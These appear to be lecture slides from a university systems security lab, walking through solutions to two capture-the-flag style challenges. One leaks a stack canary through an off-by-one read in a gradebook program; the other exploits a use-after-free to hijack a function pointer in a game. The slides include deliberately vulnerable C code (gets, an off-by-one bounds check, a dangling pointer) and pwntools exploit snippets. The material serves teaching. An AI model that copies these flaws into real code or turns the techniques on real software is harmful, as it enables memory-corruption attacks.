
Canary-based Stack Protection


```
FuncUnderAttack:

'''

Do some work

'''

if (Canary == OrigCanaryValue)

    ret   // return as usual

else

    exit  // terminate program
```



Solution: Ghost-Student

```
gdb-peda$ checksec
CANARY    : ENABLED
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : FULL
```

Solution: Ghost-Student



```
Warning: This program is protected by a randomly generated stack canary

Find the GHOST STUDENT, and he will whisper the value of canary into your ears...


Entry#  StudentID       HW-AVG  LetterGrade
[0]     20171234        73      C
[1]     20183949        81      B
[2]     20193847        82      B
[3]     20160921        82      B
[4]     20152292        82      B
[5]     20192383        90      A
[6]     20172088        54      D


Gradebook Program Menu
        1. Print gradebook
        2. Print individual grade
        3. Change Letter Grade
        0. Exit
CMD >>>
```

Systems Security Lab

Solution: Ghost-Student

```
Gradebook Program Menu
        1. Print gradebook
        2. Print individual grade
        3. Change Letter Grade
        0. Exit
CMD >>> 3
```

```
case 3:
  printf("Enter entry# >>> ");
  fflush(stdout);
  if (fgets(output, 9, stdin) == NULL)
    exit(0);
  sscanf(output, "%d", &idx);
  /* We have 7 students */
  if (idx < 7){
    printf("Enter the new letter grade >>> ");
    fflush(stdout);
    gets(gradebook[idx].letter_grade);
  }
  else
    printf(RED "Out of index\n" RST);
```

Solution: Ghost-Student

```
*** stack smashing detected ***: <unknown> terminated
```

- Canary won't let return, if the ret addr is overwritten

Solution: Ghost-Student

SP	Stack Offset (w.r.t RBP)	Content
	-296	Gradebook[0]
	-260	Gradebook[1]
	...	...
	-80	Gradebook[6]
	...	...
	+24	*Canary*
	-16	Saved_RBP
	-8	Saved_RBX
	+0	Saved_RIP

Solution: Ghost-Student

- 2nd vulnerability: Off-by-one memory read

```
case 2:
  printf("Enter entry# >>> ");
  fflush(stdout);
  if (fgets(output, 9, stdin) == NULL)
    exit(0);
  sscanf(output, "%d", &idx);
  /* We have 7 students */
  if (idx <= 7)
    print_individual(&gradebook[idx]);
  else
    printf(RED "Out of index\n" RST);
  break;
```

```
void print_individual(Grade *grade) {
  char output[512];
  int cnt = 0;
  int avg;
  int i;

  cnt += snprintf(output + cnt, 512, "--------------------------\n");
  cnt += snprintf(output + cnt, 512, "StudentID: %d\n", grade->id);
  cnt += snprintf(output + cnt, 512, "HW1 HW2 HW3 HW4 HW5 HW6 HW7\n");
  for (i = 0, avg = 0; i < HW_LEN; i++) {
    cnt += snprintf(output + cnt, 512, "%-3u ", grade->hw_grade[i]);
  }
  avg /= HW_LEN;
  cnt +=
      snprintf(output + cnt, 512, "\nLetter grade: %s\n", grade-
>letter_grade);
  cnt += snprintf(output + cnt, 512, "--------------------------\n");
  puts(output);
}
```

Solution: Ghost-Student


- So what?
- By reading the grades of the "ghost student", who doesn't really exist
- We can read past **`gradebook`** read the canary

Solution: Ghost-Student

Solution.py:

```
...
io.recv()
io.sendline("2")
r = io.recv()
io.sendline("7")
r = io.recv()

m = re.search('HW6 HW7\n[0-9]+\ +[0-9]+\ +([0-9]+)\ +([0-9]+)', r.decode())
canary_low = int(m.group(1), 10)
canary_high = int(m.group(2), 10)


canary = 0 | canary_low | canary_high << 32
print(f'{canary:#0x}')

# Use this canary in your payload
```

Solution: Ghost-Student



Systems Security Lab

SUNGKYUNKWAN UNIVERSITY 1398 성균관대학교

Temporal Memory Corruption

```
[Thread 1]                    [Thread 3]
...                           obj->studentName;
MyObj* obj =
malloc(sizeof(MyObj));
...

[Thread 2]
...
free(obj);
```

- Use-After-Free: THE most common type of temporal memory corruption
- What if Thread 3 is to call some function of MyObj?

Solution: Cheat the Game

```
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK;    .
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMNk,    .o
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMWNNXXXXXXXXXXXXXXXXK0kl,     .dN
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMWXkoc;'...................      .:OWM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMNOc.                            'lONMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMWOo;.      ..''''''''''''''',;:ld0NMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMNd.     .,oOKNNNNWNNWWWWWWWWWNWMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMWx.     ,kNMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM0,     ,0MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMk.    .xWMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMWXKK00000000000000000kollllok00000000000000000KXNWMMMMMMMMMMMMMMM
MMMMMMMMMMN0xl:'....                                        ....,:lx0NMMMMMMMMMM
MMMMMMXkc'.                                                         .,lONMMMMMMM
MMMMWKo'       ..,;:::::::::::::::::::::::::::::::::::::::::;;'..       ,dXMMMMM
MMMXo.     .,lk0XWWMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMWWWX0xl,.     'xNMMM
MW0;     .l0NMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMNOc.     :KWM
Wk'    .lKWMMMMMMXOkkk0NMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMXOk0NMMMMMMMMW0c.    ,0M
O'    .kWMMMMMMMNl    .dWMMMMMMMMMMMMMMMMMMMMMMMMMMMMMWO,    ,OMMMMMMMMNd.    ;K
:    .kWMMMMMMMMX:     oWMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMWo    oWMMMMMMMMMWd.    l
.    lNMMMMN0OOOx'     :OOOOKNMMMMMMMMMMMMMMMMMMMMMNK0KWXo;';dXWK0KNMMMMMXc    .
    .kMMMMXc.               .oWMMMMMMMMMMMMMMMMMMWk,. .cKWWNWMK:. .;OWMMMMx.
    .OMMMMK,                 cNMMMMMMMMMMMMMMMMMMNc    .xMMMMWd.    cNMMMMk.
    .kMMMMNo.....       ....'xWMMMMMMMMMMMMMMMMMMW0c'.,oXWXKXWXo'.'c0MMMMWd.   .
.    cNMMMMWXXXX0,     cKXXXNWMMMMMMMMMMMMMMMMMMMMWNXNW0c...cKWNXNWMMMMMMX;    '
c    .dWMMMMMMMMX:     oWMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMWl    oWMMMMMMMMMNo     o
K;    .dNMMMMMMMNo....'kWMMMMMMMMNXXXXXXXXXXXXWMMMMMMMMM0c...cKMMMMMMMMXl.    :X
M0;     :OWMMMMMMWXKKKXWMMMMMMNx;..............:kNMMMMMMMWXKXWMMMMMMMNk,     :KM
MMKc.    .:xXWMMMMMMMMMMMMMWKd,                 .;xKWMMMMMMMMMMMMMWKd;     .oXMM
MMMNk,      .:ok0KXNNNXKOxl;.     .',,,,',,'.      .;ox0KXNNNXK0xl;.     .;OWMMM
MMMMMNk:.        ..''...        .cONWWWWWWWWNk:.        ...'...        .cONMMMMM
MMMMMMMWKd:.                .'cxXWMMMMMMMMMMMMWKx:..               .':xKWMMMMMMM
MMMMMMMMMMWKx:.          .'ckXWMMMMMMMMMMMMMMMMMMWKxc'.         .'ckXWMMMMMMMMMM
```

Solution: Cheat the Game

```
typedef struct character {
        int strength;
        int intelligence;
        int gold;
        Item *item;
} Character;
```

```
typedef struct item {
  char name[16];
  void (*effect)(Character *c);
} Item;
```

Solution: Cheat the Game

```
void buyStrUpPotion(Character *c)
{
        printf("\n***** Buying Strength Up Potion (STR + 10)\n");
        Item *strUpPotion = malloc(sizeof(Item));
        printf("***** Item Object: %p\n", strUpPotion);
        strncpy(strUpPotion->name, "Strength Up Potion", 16);
        strUpPotion->effect = incStr;

        if (c->gold < 50 ){
          printf("You don't have enough gold\n");
          return;
        }
        c->item = strUpPotion;
        c->gold -= 50;
}
```

Solution: Cheat the Game

```
void useItem(Character *c)
{
        printf("\n***** Using Potion\n");
        printf("***** Your character gained +10 STR\n");

        c->item->effect(c);
        printf("***** Freeing Item @ %p\n", c->item);
        // Dangling Pointer
        free(c->item);

}
```

Solution: Cheat the Game

```
Dump of assembler code for function useItem:
   0x000000000040128d <+0>:     push   rbx
   0x000000000040128e <+1>:     mov    rbx,rdi
   0x0000000000401291 <+4>:     lea    rdi,[rip+0x1a3d]        # 0x402cd5
   0x0000000000401298 <+11>:    call   0x401040 <puts@plt>
   0x000000000040129d <+16>:    lea    rdi,[rip+0xd94]        # 0x402038
   0x00000000004012a4 <+23>:    call   0x401040 <puts@plt>
   0x00000000004012a9 <+28>:    mov    rax,QWORD PTR [rbx+0x10]
   0x00000000004012ad <+32>:    mov    rdi,rbx
   0x00000000004012b0 <+35>:    call   QWORD PTR [rax+0x10]
   0x00000000004012b3 <+38>:    mov    rsi,QWORD PTR [rbx+0x10]
   0x00000000004012b7 <+42>:    lea    rdi,[rip+0x1a2b]        # 0x402ce9
   0x00000000004012be <+49>:    mov    eax,0x0
   0x00000000004012c3 <+54>:    call   0x401050 <printf@plt>
   0x00000000004012c8 <+59>:    mov    rdi,QWORD PTR [rbx+0x10]
   0x00000000004012cc <+63>:    call   0x401030 <free@plt>
   0x00000000004012d1 <+68>:    pop    rbx
   0x00000000004012d2 <+69>:    ret
```

Solution: Cheat the Game

```
Dump of assembler code for function useItem:
   0x000000000040128d <+0>:     push   rbx
   0x000000000040128e <+1>:     mov    rbx,rdi
   0x0000000000401291 <+4>:     lea    rdi,[rip+0x1a3d]        # 0x402cd5
   0x0000000000401298 <+11>:    call   0x401040 <puts@plt>
   0x000000000040129d <+16>:    lea    rdi,[rip+0xd94]        # 0x402038
   0x00000000004012a4 <+23>:    call   0x401040 <puts@plt>
   0x00000000004012a9 <+28>:    mov    rax,QWORD PTR [rbx+0x10]
   0x00000000004012ad <+32>:    mov    rdi,rbx
   0x00000000004012b0 <+35>:    call   QWORD PTR [rax+0x10]
   0x00000000004012b3 <+38>:    mov    rsi,QWORD PTR [rbx+0x10]
   0x00000000004012b7 <+42>:    lea    rdi,[rip+0x1a2b]        # 0x402ce9
   0x00000000004012be <+49>:    mov    eax,0x0
   0x00000000004012c3 <+54>:    call   0x401050 <printf@plt>
   0x00000000004012c8 <+59>:    mov    rdi,QWORD PTR [rbx+0x10]
   0x00000000004012cc <+63>:    call   0x401030 <free@plt>
   0x00000000004012d1 <+68>:    pop    rbx
   0x00000000004012d2 <+69>:    ret
```

Solution: Cheat the Game

```
***** Using Potion
***** Your character gained +10 STR
***** Freeing Item @ 0x406ae0

…
…
…
…

***** Writing Message

***** Message buffer: 0x406ae0

b'***** Sending your msg: aaaabaaacaaadaaa\xd6\x11@\n\n1: Buy Strength Up
Potion\n2: Use Strength Up Potion\
\n3: Send Message\n4: Show Character Stats\n5: View Flag\nq: exit\n>>> '
```

Solution: Cheat the Game

```
payload = b''
payload += cyclic(16)
payload += p64(context.binary.symbols['incStr'])


# STR + 50
for i in range(5):

    io.sendline('3')
    print(io.recv(timeout=2).decode('ascii'))

    io.sendline(payload)
    print(io.recv(timeout=2))

    io.sendline('2')
    print(io.recv(timeout=2).decode('ascii'))

    io.sendline('4')
    print(io.recv(timeout=2).decode('ascii'))
print(io.recv(timeout=2).decode('ascii'))
```

Solution: Cheat the Game

- We can trick the dangling pointer to use our “fake” object
- Our fake object can be a fake Strength/Intelligent potions that contain function pointers to incStr/incINT
- We can keep cheating until we reach the required STR/INT to view the flag